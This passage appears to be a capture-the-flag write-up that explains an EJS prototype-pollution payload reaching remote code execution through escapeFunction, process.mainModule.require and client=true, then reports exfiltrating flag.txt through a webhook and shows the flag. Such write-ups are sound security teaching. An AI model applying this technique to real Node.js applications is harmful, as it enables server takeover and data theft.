- `__proto__.escapeFunction` : A malicious expression which takes advantage of the EJS template that can lead to RCE
  - `escapeFunction` : Custom hook used to sanitise HTML, which is vulnerable to prototype pollution if globally polluted
- `process.mainModule.require('childproccess').exec(...)` : Bypasses restricted environments to access Node.js's `require` function, and import the `child_process` module, which allows you to execute shell commands
- `client=true` : Forces the command to execute the polluted function


- The source code checks `if (options.client)`, such that if `client=true`, then it will call `options.escapeFunction(...)` and runs the command

Result:

The URL had this output:



Checking my webhook:



I then download `flag.txt` to my machine and open it, which contained:

```
UWA{p0LLut1nG_Th3_eMu5_r3C1P3_w3B51T3!!1}
```

Flag Found

```
UWA{p0LLut1nG_Th3_eMu5_r3C1P3_w3B51T3!!1}
```